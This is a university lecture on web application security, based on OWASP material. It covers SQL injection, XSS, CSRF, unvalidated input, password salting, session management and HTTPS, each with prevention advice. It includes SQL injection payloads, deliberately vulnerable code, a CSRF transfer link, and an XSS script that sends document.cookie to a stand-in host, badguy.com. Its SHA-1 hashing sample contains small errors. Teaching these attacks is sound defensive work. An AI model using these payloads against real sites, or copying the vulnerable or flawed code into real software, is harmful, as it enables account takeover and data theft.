



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Web Applications Security

Lecture 8

Trawsnewid Addysg; Trawsnewid Bywydau
Transforming Education; Transforming Lives



www.uwtsd.ac.uk

Learning Outcomes

- **Recognise and explain** common web application security vulnerabilities, including SQL injection, XSS, CSRF, and broken authentication.
- **Understand** how security weaknesses can be exploited across application, server, network, and user layers.
- **Apply** best-practice methods for securing web applications, such as input validation, secure session handling, and least-privilege access control.
- **Understand** key security principles, including authentication, confidentiality, integrity, and secure communication using HTTPS

Before we start...

Acknowledgements

In this module, lectures contain some materials prepared by the **Open Web Application Security Project (OWASP)** <http://www.owasp.org>


Warning

The objective of this module is to show you common security loopholes that appear in web applications. However, it is not meant to encourage you to attack web applications. Such actions are both a breach of the law in most countries and of the UoW policy.

Web Applications

- **Many** sensitive tasks are done through the web
 - Online banking, online shopping
 - Database access
 - System Administration
- **Web applications** and web users are targets of many attacks
 - Cross-site scripting
 - SQL injection
 - Cross-site request forgery
 - Information leakage
 - Session hijacking

Web Browser and Network




- Browser sends requests
- The web site sends response pages, which may include code
- Interaction susceptible to network attacks

Web Security/Privacy Issues

- Secure communications between client & server
 - HTTPS (HTTP over Secure Socket Layer)
- User authentication & session management
 - Cookies & other methods
- Active contents from different websites
 - Protecting resources maintained by browsers
- Web application security
- Web site authentication (e.g., anti-phishing)
- Privacy concerns

Reported Web Vulnerabilities "In the Wild"



Securing your Web Application

- Creating a Web application is easy, but creating a secure Web application is hard and tedious.
- Because of the *multi-tiered* architecture, security flaws may appear at many levels.
- You need to secure your database, your server, your application, and your network.
- Result: To create a secure Web application, you need to examine every layer.

Securing your Web Application: **Threats!**

- **Network-Layer:**

- Packet-Sniffing
- Man-In-The-Middle Attacks (MITM)
- DNS Attack

- **User-Layer:**

- Phishing
- Key-logging

- **Application-Layer:**

- SQL Injection
- Cross-Site-Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Authentication Breakdown
- Unvalidated Input

- **Server-Layer:**

- Denial-of-Service (DoS)
- OS Exploitation

Securing your Web Application: **Requirements!**

- **Authentication:** You want to know who you are communicating with.
- **Authorization (Access Control):** User must have access to only those resources that they are entitled to.
- **Confidentiality:** You want to keep information secret (e.g., credit card number).
- **Integrity:** You want to know that a message has not been modified in transit.
- **Non-repudiation:** If someone has sent a message, it should be impossible to deny it later (legal implications).

Most importantly: Avoid harming the user !

SQL Injection: What is wrong?

```
<form action="dispatcher?operation=login" method="post">
  <input name="username" type="text">
  <input name="password" type="password">
  <input type="submit" value="Submit">
</form>
```

```
String username = request.getParameter("username");
String password = request.getParameter("password");
Statement stmt =
    con.createStatement("select * from TBL_USERS"
        + "where username = '" + username +
        + "' and password = '" + password + "'" );
```

SQL Injection: What is wrong?

What if the input from the client is:

```
username = admin';--
```

The SQL now transforms into:

```
select * from TBL_USERS  
where username = 'admin';-- ' and password = '123';
```

Note: Everything after the -- is ignored by the database, since it is marked as a comment. The result is that the client has logged in as the admin user without knowing the password. **This is known as an SQL injection attack!**

SQL Injection: What is wrong?

Another example:

```
http://moviesite.com/dispatcher?action=profile&id=1234567
```

```
String id = request.getParameter("id"); Statement stmt =  
con.createStatement("select * from TBL_USERS"  
+"where id='"+ id +'");
```

In this case, the injection happens when the attacker modifies the URL like so:

```
http://moviesite.com/dispatcher?action=profile&id=' or '1'='1
```

SQL Injection: Summary!

- **Problem:** Client inputs SQL code using input parameters (e.g. in a form). These parameters are then used to dynamically construct SQL queries. This also affects ORM solutions such as Hibernate.
- **Consequences:**
 - *Loss of Confidentiality:* Attackers can access sensitive data.
 - *Authentication & Authorization:* Attackers can gain access to privileged accounts or systems without passwords.
 - *Integrity:* Attackers can change the information stored in the database.

SQL Injection: Prevention!!

- **Parameterized SQL statements:** i.e., PreparedStatement Parameter values are quoted.
This preserves intent of the query.
- **Use Stored Procedures:** (but implement this carefully).
- **Escape user-input:** All user-supplied input should be escaped (e.g. using double quotes).
- **Whitelisting (Positive filtering):** Specify a set of characters that are allowed and everything else is rejected.
- **Privilege Settings:** Give least privilege to your application (only DB reads, writes only where required, use non-admin accounts).

Cross Site Scripting (XSS): What is wrong?

```
<FORM ACTION="hello" >
  <B>Your name: </B>
  <INPUT NAME="name" TYPE="text" SIZE="10">
  <INPUT TYPE="submit" VALUE="Now click">
</FORM>

protected void doGet(HttpServletRequest request,
                      HttpServletResponse response) {

    String name = request.getParameter("name");
    response.setContentType("text/html");
    ...
    out.println("<H1> "Hello"+ name + "!</H1>"); ..

}
```

Cross Site Scripting (XSS): What is wrong?

Suppose the victim is given this URL by the attacker (www.badguy.com):

```
http://www.vulnerable.com/welcome.php?name=  
<script>window.open ("http://www.badguy.com/  
collect.php?cookie= "+document.cookie) </script>
```

The web page would then be injected with the following **script**:

```
<html>  
  <body>  
    <script>window.open ("http://www.badguy.com/  
collect.php?cookie=" +document.cookie) </  
    script>, welcome to our site.  
  </body>  
</html>
```

Cross Site Scripting (XSS): Summary!

- An attacker attaches a script with an HTTP response. The script executes with privileges available to the responding web application and the attacker is able to access privileged information only available to the user or the web application.
- **Reflected XSS attack:** Using a constructed URL or results page (previous example!).
Stored XSS attack: Using POST to store the bad URL inside a comment/forum. One possible use is to get access to cookies belonging to clients of the Web page (Cross Site Request Forgery).
- Since cookies often contain authentication information, this could allow the attacker to impersonate the victim.
- Much more sinister attacks than this example is possible, especially when combined with some social engineering (the favorite technique of high profile hackers!) using IFRAMES.

Cross Site Scripting (XSS): Prevention!!

- Filter all input parameters from HTTP GET and POST (Even if you use client-side validation) ... Characters with special meaning in HTML and JavaScript, e.g., <, >, (,), #, & should be removed or substituted (e.g., < becomes <) ... This may also require filtering all types of active content (JavaScript, ActiveX, etc.).
- But it's easy to forget something, so it's better to specify what characters are allowed, e.g., [A-Za-z0-9]. i.e. a positive filtering approach works best!
- **Positive filtering:** Specify what is allowed, anything that does not match is rejected.
- **Negative filtering:** Specify what is not allowed, everything else goes.
- Make sure that the client and server agree on the character set (Unicode, UTF-8).

Reference, See: [OWASP](#)

Cross Site Request Forgery (CSRF): Summary!

- Send a victim with a specially-crafted URL that contains a malicious request for a target site.
- Takes advantage of the fact that the victim may be *authenticated* to the target site to perform privileged operations.
- The attacker gains access to cookies and the web application cannot distinguish between a legitimate request and an attacker's request.
- If the victim is an admin, then the entire site could be compromised as the attacker can gain access to victim's credentials.

Example: *“Bob is logged into his bank account. Eve sends an HTML email to Bob containing this line”...*

```
<a href="http://bank.com/transfer.do?
acct=Eve&amount=100000">View my Pictures!</a>
```

Cross Site Request Forgery (CSRF): **Prevention!!**

- Checking the "Referrer" header in the request.
- Implementing secure Session Management (see following) and XSS Prevention.
- Using a secret cookie will NOT prevent CSRF ... However, a synchronizer token (see Week 7) appended to the URL will make it difficult for an attacker to spoof the URL.
- Implementing some form of Challenge-Response (e.g. CAPTCHA) on high-value functions.

Unvalidated Input: What is wrong?

This is a HTML form which is about to submit a book purchase order. The price field is used to ensure that the price of the currently chosen book is passed with the order.

```
<form method="POST" action="page.jsp"> Buy this book!  
  <input type="hidden" name="price" value="20.00">  
  <input type="submit" ...>  
</form>
```

- The client can download the page and change the form and edit the value of the price input (and modifying the action attribute of the form element).
- Seems like an incredibly stupid way to build a Web app, but there are actually apps out there that are built like this, and even worse, there are books available that teach people to do it like this!

Unvalidated Input: Summary!

- Clients can easily circumvent checks in the HTML code itself, such as hidden parameters (eg., price) and JavaScript code.
- **How:** Download the page to your computer, edit the HTML and/or JavaScript, load up the modified page in your browser, fill in illegal parameters, and click "Submit".
- **Result:** Client-side validation is useful for performance reasons, but useless from a security point of view.

Unvalidated Input: Prevention!!

- Never trust any input from the user, and never trust client side input validation!
- All parameters must be validated on the server side before they are used.
- Positive filtering is better than negative filtering!

Good design would involve a *library of functions* that provide the necessary checks.

Broken Authentication: **Summary!**

- Username and password combinations are commonly used and commonly broken. E.g. [LinkedIn](#)
- **Causes:**
 - Insecure storage of password hash (SQL injection).
 - Weak hashing algorithms employed (e.g. LinkedIn used SHA-1).
 - Faulty session management (session IDs exposed).
 - Long sessions or too many attempts at password recovery.

Fixing Authentication: **How To?!**

- Disallow weak passwords
- Using a stronger hash algorithm
- Salting the passwords (salt the pass, not pass the salt)
- Use HTTPS for encrypting session ids (prevent MITM)
- Do not expose credentials in untrusted locations (hidden fields, cookies, urls) Implement account lockouts
- Implement MultiFactor Authentication

Fixing Authentication: **Salting Passwords!**

Why add **Salt**?

- If each password is simply hashed, identical passwords will have the same hash. There are two drawbacks to choosing to only store the password's hash: Due to the birthday paradox (http://en.Wikipedia.org/wiki/Birthday_paradox), the attacker can find a password very quickly especially if the number of passwords in the database is large.
- An attacker can use a list of precomputed hashes (http://en.wikipedia.org/wiki/Rainbow_table) to break passwords in seconds.
- In order to solve these problems, a salt can be concatenated to the password before the digest operation.
- A salt is a random number of a fixed length. This salt must be different for each stored entry. It must be stored as clear text next to the hashed password.
- In this configuration, an attacker must handle a brute force attack on each individual password. The database is now birthday attack/rainbow crack resistant.

Fixing Authentication: **Salting Passwords!**

Generating a **Digest**:

```
public byte[] getHash(int iterationNb,
                      String password,
                      byte[] salt)
    throws NoSuchAlgorithmException {

    java.security.MessageDigest digest =
        MessageDigest.getInstance("SHA-1")

    digest.reset();
    digest.update(salt);
    byte[] input = digest.digest(password.getBytes("UTF-8"));
    for (int i = 0; i < 1000; i++) {
        digest.reset();
        input = digest.digest(input);
    }

    return input;
}
```

This code from OWASP

Fixing Authentication: **Salting Passwords!**

Storing a **user**:

```
// Uses a secure Random not a simple Random SecureRandom
random = SecureRandom.getInstance("SHA1PRNG");
// Salt generation 64 bits long
byte[] bSalt = new byte[8];
random.nextBytes(bSalt);

// Digest computation
byte[] bDigest = getHash(ITERATION_NUMBER, password, bSalt);

// Convert bytes to DB encoding here
ps = con.prepareStatement("INSERT INTO CREDENTIAL"+
                           "(LOGIN, PASSWORD, SALT) VALUES (?, ?, ?)");
ps.setString(1, login); ps.setString(2, bDigest);
ps.setString(3, sSalt); ps.executeUpdate();
```

Fixing Authentication: Salting Passwords!

Verifying a user:

```
//Verification code...
ps = con.prepareStatement("SELECT PASSWORD, SALT"+
                           "FROM CREDENTIAL WHERE LOGIN = ?");

ps.setString(1, login);
rs = ps.executeQuery();

String digest, salt;
//Boundary condition verification
if (login==null||password==null){
    digest = "00000000000000000000000000000000=";
    salt    = "00000000000=";
    userExist=false;
}

// Compute the new DIGEST
byte[] proposedDigest =
    getHash(ITERATION_NUMBER, password, bSalt);
//Verify against stored Digest
return Arrays.equals(proposedDigest, bDigest) && userExist;
```

This code modified from OWASP

Session Management: Problem or Solution?

Poor management of session IDs can lead to different attacks such as:

- Cross-Site Request Forgery (CSRF)
- Session spoofing and hijacking
- Broken Authentication
- Privilege Escalation
- Sensitive Data Leakage
- ... and many more!

Session Management: Problem or Solution?

Therefore, the session identifier must be considered as an important asset to secure ... following some of the protection plans below can avoid security threats:

- Implementing Strict Timeouts (Idle, Absolute, Renewal).
- Session-ID must be renewed when an authentication state is passed (i.e. on logging in and logging out).
- Forcing Session Logout when client window is closed.
- Disallowing cross-tab shared sessions (i.e. one session per tab!).
- Ensuring session IDs cannot be easily guessed (use a large space and generate ids with a good random number generator).
- Use the framework's session id generator.
- Always check for session ID reuse (different user-agent, IP address, etc.)
- Check for authentication for privileged operations.

Session Management: Problem or Solution?

Proper Cookie Management: Session IDs are stored on the browser side in cookies. Therefore, cookies should be managed properly ensure security of sessions...

- Use "Domain" and "Path" attributes to restrict the scope of cookies to narrow subdomains.
- Use "Secure" attribute to force browsers to send cookies over HTTPS.
- Use "HttpOnly" attribute to prevent scripts from accessing the cookies (limited security).
- Use "X-XSS-Protection" header to allow browsers to detect reflected XSS attacks.
- Use "Content-Security-Policy" headers to instruct browsers to only load resources from whitelisted locations.

Transport Layer Security (e.g. HTTPS)

Protection of data from unauthorized access and modification when being it is being transmitted between client (browser) and your application. (I.e. “sniffing”). Also, includes verification of identity of communicating parties

Possible Solution: HTTPS (HTTP over SSL Protocol)

- Public key cryptography is used to perform the handshake:
 - Client (browser) requests server certificate and authenticates it against stored CA signatures.
- In the handshake, a shared session key is computed, which is used for the rest of the session.
- The session key is used to encrypt messages and protect their integrity.
- If a client needs to access several secure pages at a server, a shorter session resumption handshake is used for the other pages.
- The server must maintain state (a session ID) and give this to the client to enable session resumption.

HTTPS: Basics...


Primarily involves using cryptographic mechanisms such as:

- **Encryption:** Scrambles a message so it can only be read by the intended recipient. Ensures confidentiality. (Helps to ensure: ***Confidentiality!***)
- **Hashes:** "checksums" appended to the message that can be verified by the recipient. Ensures integrity and if done right can also be used for authentication and to provide a non-repudiation guarantee. (Helps to ensure: ***Integrity!***)
- **Signatures:** are special messages counter-signed by a competent authority that guarantee the identity of the presenter. (Helps to ensure: ***Authentication*** of the host!)

HTTPS: Public-Key Cryptography

Public-key (asymmetric) cryptography:


- Everyone has a pair of keys, where one key is public and the other is private.
- Use to verify/authenticate the initial certificate when requested.
- The process used to perform the “initial handshake”...



HTTPS: Shared-Key Cryptography

Shared-key (symmetric) cryptography:


- Sender and recipient both know the secret key, which is used to encrypt and decrypt.
- Can be used to maintain confidentiality during communication.
- Once the handshake is complete, used to perform “message exchange communication”.



HTTPS: Hashing

Hashing:

- Hashing (a.k.a. "keyed hashing") computes a checksum of the message and the secret key.
- Can be used to maintain integrity during communication.



HTTPS: Certificates

Certificates:


- Public keys can be made available to the whole world.
- But if you receive a public key, how can you be sure that it is really the right key? A certificate contain a public key and an identity to which it is bound.
- If signed by a trusted authority (e.g., government department, trusted enterprise, etc.), that authority guarantees that the contents are true. If you trust the signer, you use the public key from the certificate.

⇒ *So now, how do we use these mechanisms to satisfy our security requirements (Authentication, Integrity, Non-repudiation, Confidentiality)?*

HTTPS: Signatures

Signatures:

- Signatures (aka. "digital signatures") are computed by giving a message and a private key of the signer to a signature function, which computes the signature value.
- This value is appended to the message, and the recipient can use the message and the public key of the signer to verify the signature.



HTTPS: How to? ... Limitations?!

How to?

- Follow the steps at <http://tomcat.apache.org/tomcat-6.0-doc/ssl-howto.html>

Limitations:

- HTTPS does not change any functionality in your existing application.
 - The client encrypts the HTTP request using the shared session key.
- The container decrypts the request and passes it to the web application.
- The web application generates a response.
- Container encrypts the response and sends it back to the client.
- Only deals with “transport: authentication, confidentiality & integrity”!

Application Layer Security

- Encryption is only one part of the puzzle.
- Malicious users can still access your Web application.
- This means you have to secure the application itself too, not just the communication channel.
- Security issues arise due to flaws in the code of the Web application.
- This includes both flaws in the Web server code, as well as the application-specific code.
- Flaws in Web server code that are detected are usually fixed quickly, and patches are made available.

Securing your "own" code is a lot of work!

Next Week

- **Get a clear**, practical overview of OWASP and why the OWASP Top 10 matters for modern web application security
- **Learn how the OWASP** Top 10 2021 is built, including the data factors and real-world risks behind each category
- **Explore the most common security** issues like broken access control, injection flaws, and cryptographic failures through relatable examples
- **Walk away with actionable** prevention strategies you can apply to design, build, and test more secure applications



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Any Questions?

Trawsnewid Addysg; Trawsnewid Bywydau
Transforming Education; Transforming Lives



www.uwtsd.ac.uk